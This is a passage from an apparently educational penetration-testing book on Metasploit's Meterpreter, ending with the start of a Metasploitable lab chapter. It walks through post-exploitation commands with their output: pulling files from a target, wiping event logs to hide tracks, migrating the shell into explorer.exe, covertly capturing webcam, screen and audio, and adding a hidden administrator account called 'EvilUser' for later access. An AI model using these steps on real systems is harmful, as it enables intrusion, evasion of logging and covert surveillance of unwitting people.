
meterpreter >
```

We checked to see that we were in the Desktop directory on the Kali machine where we had our 'Tools' file. We then verified that we were connected to the "***test***" directory on our target, and simply used the "***upload***" command to transfer the file.

Download works the same way, just use the "***download***" command and the file name to pull the file off the remote system and store it on your local Kali machine. So if we saw an interesting file on the remote machine called "AccountInfo.txt" we could download it as seen below:




```
meterpreter > download AccountInfo.txt
[*] downloading: AccountInfo.txt -> AccountInfo.txt
[*] download   : AccountInfo.txt -> AccountInfo.txt
meterpreter >
```

As you can see, it is pretty easy once you have a Meterpreter shell to transfer files back and forth between your host and target system. Now let’s take a look at the network commands.

Network Commands

These commands allow you to display and manipulate some basic networking features.



```
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    arp           Display the host ARP cache
    getproxy      Display the current proxy configuration
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    netstat       Display the network connections
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table
```

Arp - Displays a list of remote MAC addresses to actual IP addresses.


Ifconfig & ipconfig - Display any network interfaces on the remote system.

Netstat - Displays a list of active network connections.

Portfwd and route - Allow you to do some advanced routing attacks. Though we will not be covering it in this book, using these two commands allow you to use the machine you have exploited to pivot or attack other machines on networks the target has access to.

System Commands


Below is a list of system commands. We won’t cover them all, but again, it is good to read through the list to get familiarized with them:



```
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current
    getsid        Get the SID of the user that the server is running as
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS
```

CLEAREV – This useful little command will attempt to clear the logs on the remote computer.


We may want to erase our tracks and clear the system logs on the target machine. If we look at the logs on the Windows 7 system side, we can see that it is full of events:



Security Number of events: 4,151


Keywor...	Date and Time	Source	Event ID
Audi...	10/22/2013 8:06:28 AM	Micros...	4672
Audi...	10/22/2013 8:06:28 AM	Micros...	4624
Audi...	10/22/2013 8:06:28 AM	Micros...	4648
Audi...	10/22/2013 8:02:28 AM	Micros...	4672
Audi...	10/22/2013 8:02:28 AM	Micros...	4624
Audi...	10/22/2013 8:02:25 AM	Micros...	4672
Audi...	10/22/2013 8:02:25 AM	Micros...	4624
Audi...	10/22/2013 8:00:26 AM	Micros...	4616
Audi...	10/22/2013 8:00:23 AM	Micros...	4624
Audi...	10/22/2013 8:00:19 AM	Micros...	5024
Audi...	10/22/2013 8:00:18 AM	Micros...	5033

Some of those events may include things that we did. If we have an elevated account (more on that later) we can clear the logs remotely from the Kali system by typing, "***clearev***":



```
meterpreter > clearev
[*] Wiping 2578 records from Application...
[*] Wiping 7033 records from System...
[*] Wiping 2512 records from Security...
meterpreter >
```

The Application, System and Security logs are wiped. If we look at the security log again it just shows one record, "Log Clear":



Security Number of events: 1

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	3/18/2016 10:00:40 AM	Eventlog	1102	Log clear


Now obviously this will stick out like a sore thumb to anyone analyzing the logs. But if there are events you want removed, you can clear the log.

<u>GETPID & PS COMMANDS</u> – As you use Meterpreter, two of the commands that you will use somewhat frequently are *getpid* and *ps*.

<u>Getpid</u> – tells you what process ID your shell is running on


<u>Ps</u> – lists all processes running on the remote system

So if I type, "***getpid***" I see this:



```
meterpreter > getpid
Current pid: 2260
```

This is the process ID number (number will vary) that our shell is using. If I type "***ps***" I can see all the processes:



```
meterpreter > ps

Process List
============

 PID   PPID  Name                 Arch
 ---   ----  ----                 ----
 0     0     [System Process]
 4     0     System               x86
 272   4     smss.exe             x86
 364   348   csrss.exe            x86
 416   348   wininit.exe          x86
 428   408   csrss.exe            x86
 476   408   winlogon.exe         x86
 524   416   services.exe         x86
 532   416   lsass.exe            x86
 540   416   lsm.exe              x86
 648   524   svchost.exe          x86
```


If we go further down the list, looking for our pid number of 2260 we see this:

```
2260  2180  powershell.exe  x86  1   WIN-42ORBM3SRVF\Dan
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

This shows our process ID of 2260. It also shows that we are running under a '*powershell.exe*' process as the user '*Dan*'. This information comes in handy when we want to "***migrate***" out of this low level process and into a process with a higher level access. We can move our shell off of this PID to a process that has higher level access.

Migrating also allows us to merge and hide our shell into another more common process, in essence hiding our connection. ***Explorer.exe*** is one of the more common processes to migrate to.

Simply find the PID# of the process you want to use (2336 on our system) and type, "***migrate <PID#>***" as seen below:



```
meterpreter > migrate 2336
[*] Migrating from 2260 to 2336...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 2336
```


We will talk about migrating and some of the other Meterpreter commands more in later sections. For now let’s talk about screenshots and using the remote webcam!

Capturing Webcam Video, Screenshots and Sound

When I was listening to the news a while back I remember them going on and on about a brand new APT (Advanced Persistent Threat) that could actually allow attackers to turn on your webcam and even record sound. I thought this was completely ridiculous as you have been able to do this with Metasploit for years.

<u>WEBCAM VIDEO</u>

From the Metasploit shell, typing “***run webcam -h***” displays the help menu.



```
meterpreter > run webcam -h
webcam -- view webcam over session

OPTIONS:

    -a        Store copies of all the images capture instead
single file)
    -d <opt>  Loop delay interval (in ms, default 1000)
    -f        Just grab single frame
    -g        Send to GUI instead of writing to file
    -h        Help menu
    -i <opt>  The index of the webcam to use (Default: 1)
    -l        Keep capturing in a loop (default)
    -p <opt>  The path to the folder images will be saved in
    -q <opt>  The JPEG image quality (Default: 50)
    -s <opt>  Stop recording
```


Then just type “***run webcam***” and add any options that you want. This will remotely display the webcam from the target system. If you use the “***-l***” option a webpage will appear and continuously display webcam snaps until you hit **“*CNTRL-C*”.**

The only hint you get on the target machine that something is wrong is that your webcam recording light (if yours has one) comes on. Other than that, you cannot tell that someone is remotely viewing your webcam.

The webcam screenshot above is an actual image I got one day of my cat. Not sure why cats must sleep on laptop keyboards, but I do know now who has been ordering all that tuna fish online…


SCREENSHOTS

You can grab a snapshot of whatever is currently being displayed on your target's monitor using the "***screenshot***" command:




```
Screenshot saved to: /root/Desktop/miMrOOBc.jpeg
meterpreter > 
```

If we open the file we see this:



Well, along with getting his system infected with a backdoor exploit, it seems that our star employee also spends his valuable time at work playing video games online.

Nice…




Note:

At the time of this writing, both the "record_mic" & "run sound_recorder" commands seem to have issues running in Kali 2.

SOUND RECORDING

We can also use Meterpreter to record audio from the target system. Just type, "***run sound_recorder -h***" for options, or if you want to grab a 30 second sound clip, run the command without any options:



```
meterpreter > run sound_recorder
[*] Saving recorded audio to /root/.msf4/logs/scripts/sound_recorder/WIN-
[*] Recording a total of 0m 30s
meterpreter >
```

You can then open the saved file on your Kali system to listen to it:


It is true that this only gives you a limited amount of recording time, but this should be an eye opener especially for companies that operate in a secured or classified environment. A few years ago I wrote an article that demonstrated how you could recover audio remotely from a target system and then using a script by "Sinn3r" from Rapid7, turn the audio file into searchable text. The program would then search the text for spoken keywords like "Password".

Granted this is an extremely theoretical situation, but certain companies may want to disable webcams and microphones to prevent audio or visual data leakage occurring in case systems are compromised.

Running Scripts

The last topic we will cover in this section is running scripts. Meterpreter has over 200 scripts that you can run to further expand your exploitation toolset. We actually have already touched on these; we used the "***run***" command to use the sound and webcam script attacks. Let's take a moment and cover a couple more of them.

To see a list of all the available scripts just type "***Run <tab><tab>***":




```
meterpreter > run
Display all 256 possibilities? (y or n)
```

Hit "***return***" or "***space***" to navigate through them. Then just type, "***run***" with the script name that you want to try. Here are a couple of the more interesting ones:

CHECKVM:

Sometimes when you get a remote shell you are not sure if you are in a Virtual Machine or a standalone computer. You can check with this command:




```
meterpreter > run checkvm
[*] Checking if target is a Virtual Machine .....
[*] This is a VMware Virtual Machine
```

As you can see it correctly determined that our target was a VMware VM.

GETGUI:

Getgui is a neat little script that will allow you to enable remote desktop on a Windows machine (if it isn’t already enabled) and create a remote desktop user. The user is added to both the remote desktop user group and the administrators group. This makes it handy if you want to connect back to the machine at a later date.




Note:

This command is no longer as functional on newer versions of Windows 7 as it used to be. You will need an elevated account and even then it may not work correctly.


But I will leave this section in the book as a reference.

First type, “***run getgui -e***” to enable remote desktop:




```
meterpreter > run getgui -e
[*] Windows Remote Desktop Configuration Meterpreter Script
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*]     RDP is already enabled
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, c
.
[*]     Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command -rc
pts/getgui/clean_up__20160318.0446.rc
```

Then just run the program again and give it a username and password to use:



```
meterpreter > run getgui -u EvilUser -p P@$$word
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*]     Adding User: EvilUser with Password: P@$$word
[*]     Hiding user from Windows Login screen
[*]     Adding User: EvilUser to local group 'Remote Desktop Users'
[*]     Adding User: EvilUser to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -rc /root/.msf4/logs/scri
pts/getgui/clean_up__20160318.0605.rc
```


Now we just need to open a terminal and run the “***rdesktop***” command that comes with Kali to connect to the Windows Remote Desktop:



```
root@kali:~# rdesktop -u EvilUser -p - 192.168.1.93
Autoselected keyboard map en-us
Password:
```

The *“**-p -**”* switch tells rdesktop to prompt you to enter a password. This is a bit more secure as you are not sending clear text passwords over the wire.

Once we login we will get a graphical Windows desktop on our Kali machine:




There are additional scripts to try to turn off Anti-Virus, disable the target's firewall, grab artifacts and credentials from multiple programs like Firefox, ftp programs, etc., plus many more. Take some time and check them out.

Remote Shell

Lastly, let's see how to get an actual C:\ prompt from the target. This is extremely easy once we have a Meterpreter session.

Just type the command, "***shell***":



```
meterpreter > shell
Process 876 created.
Channel 6 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Dan>
```

That's it, we can now run any DOS command that we want.

Conclusion

In this chapter we learned a lot about Metasploit's Meterpreter shell. Though we covered some of the basics of getting around and using the shell, we only touched on a fraction of its capabilities. Hopefully you can see why getting a Meterpreter shell gives you a whole lot more functionality than just getting a straight remote access shell.

Grabbing video and sound may seem to be a bit theatrical, but social engineers could use information they glean. For instance from video they could grab images of people's badges, and have a glimpse into the target's physical environment. Sound is interesting too. A social engineer could learn a lot about the target facility by being able to have a live microphone inside the building.

Not too long ago "Sinn3r" from the Metasploit development team showed how you could grab recorded audio and search it using AT&T's Watson speech program and Metasploit to look for keywords like "password" or "social security number" See the *Resources* section below for a link to an article explaining this technique.

Resources

http://en.wikibooks.org/wiki/Metasploit/MeterpreterClient

http://cyberarms.wordpress.com/2013/02/03/remotely-recording-speech-and-turning-it-into-searchable-text-with-metasploit-watson/

Chapter 9

Metasploitable Tutorial - Part One


We have covered a lot of basic intro, recon and mapping; now let ' s look at attacking hosts. Metasploitable 2 is a purposefully vulnerable Linux distribution. What this means is that it has known bugs and vulnerabilities built in on purpose. It is a training platform made to be used with Metasploit to practice and hone your computer security skills in a legal environment.

Many think that Linux or Mac OS are much more secure than Windows. But like Windows, if you don't install system patches and updates, they are equally vulnerable. The resources section at the end of this chapter cover a lot of information on installing and using Metasploitable 2 so I will not spend a lot of time on this topic. But we will go through a couple of the exploits using Kali to see how the process works.

Installing and Using Metasploitable

Metasploitable 2 is available as a Virtual Ware VM. Instructions for installing and setting up Metasploitable were covered in the installing chapter. But basically just download the file, unzip it, start a new instance of VMWare player and then open it with VMWare Player. It's that simple.


If you are using Virtual Box, Rapid 7 hosts a video showing the full install of Metasploitable on Virtual Box. A link to the video can found in the Resources section below.



Warning:

Never run Metasploitable on a public facing system, it is, by design, vulnerable!

Once Metasploitable boots up you will come to the main login screen:



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: _
```

To login, enter the name and password shown on the menu:

Username: ***msfadmin***
Password: ***msfadmin***

You wouldn't believe how many budding security professionals have asked for the default login credentials for Metasploitable, and they put them right on the login screen! Logging in is pretty anti-climactic. You basically just end up at a text based terminal prompt. But we are not here to use the system from the keyboard; the goal is to try to get into the system remotely from our Kali system!

Scanning for Targets

